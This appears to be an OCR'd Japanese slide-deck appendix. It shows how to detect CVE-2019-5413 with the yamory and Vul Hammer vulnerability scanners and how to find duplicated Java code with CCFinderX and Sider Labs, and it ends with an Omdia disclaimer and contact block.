②-AP-24. yamoryでの脆弱性スキャン (4)：CVE-2019-5413 NetBeans Morgan

- 使用されているoss一覧



脆弱性があるoss


どんな危険性があるか説明

この問題に対しての解決策

②-AP-25. Vul Hammerでの脆弱性スキャン (1)：CVE-2019-5413 NetBeans Morgan


- Vul Hammerサーバにて脆弱性がある状態を構築し、脆弱性スキャンにて「 CVE-2019-5413 」を検知

ダッシュボード画面




スキャン対象の追加

スキャン対象を追加します




スキャン対象にCPEを追加します




②-AP-26. Vul Hammerでの脆弱性スキャン (2)：CVE-2019-5413 NetBeans Morgan

- スキャン結果




確認したいCVE番号の詳細表示




②-AP-27. CC Finder Xでのコードクローンスキャン (1)


- CCFinder Xの起動




- スキャンするプログラム言語　今回はjavaを選択




- 検出するファイルを選択




- スキャンするディレクトリの選択





②-AP-28. CC Finder Xでのコードクローンスキャン (2)

- スキャン結果




1. 左上から右下へ折り返して対角線で対称的な結果表示となる。
2. 黒箇所が重複を示している。
3. グレーの仕切り線は、ファイル単位の境界を示している。


②-AP-29. CC Finder Xでのコードクローンスキャン (3)

- スキャン結果

1　例えば右上のファイルエリアをを選択
2　左ペインのソースが選択される（今回は、2 battle.javaと　25 Title.javaの比較）



3　ソースの重複箇所が灰色で表示される



②-AP-30. Sider Labsでのコードクローンスキャン (1)

- ブラウザでSinder Labsを起動。 アカウント、ログイン準備、サーバ準備は不要。

  https://www.siderlabs.com/labs


- スキャンしたいファイルをドラッグ&ドロップするだけ。

②-AP-31. Sider Labsでのコードクローンスキャン (2)

- スキャン結果

コードクローン数、クローン比率

重要度



Disclaimer

The Omdia research, data and information referenced herein (the "Omdia Materials") are the copyrighted property of Informa Tech and its subsidiaries or affiliates (together "Informa Tech") and represent data, research, opinions or viewpoints published by Informa Tech, and are not representations of fact.

The Omdia Materials reflect information and opinions from the original publication date and not from the date of this document. The information and opinions expressed in the Omdia Materials are subject to change without notice and Informa Tech does not have any duty or responsibility to update the Omdia Materials or this publication as a result.

Omdia Materials are delivered on an "as-is" and "as-available" basis. No representation or warranty, express or implied, is made as to the fairness, accuracy, completeness or correctness of the information, opinions and conclusions contained in Omdia Materials.

To the maximum extent permitted by law, Informa Tech and its affiliates, officers, directors, employees and agents, disclaim any liability (including, without limitation, any liability arising from fault or negligence) as to the accuracy or completeness or use of the Omdia Materials. Informa Tech will not, under any circumstance whatsoever, be liable for any trading, investment, commercial or other decisions based on or made in reliance of the Omdia Materials.

Get in touch

Americas
E: customersuccess@omdia.com
08:00 – 18:00 GMT -5

Europe, Middle East & Africa
E: customersuccess@omdia.com
8:00 – 18:00 GMT

Asia Pacific
E: customersuccess@omdia.com
08:00 – 18:00 GMT + 8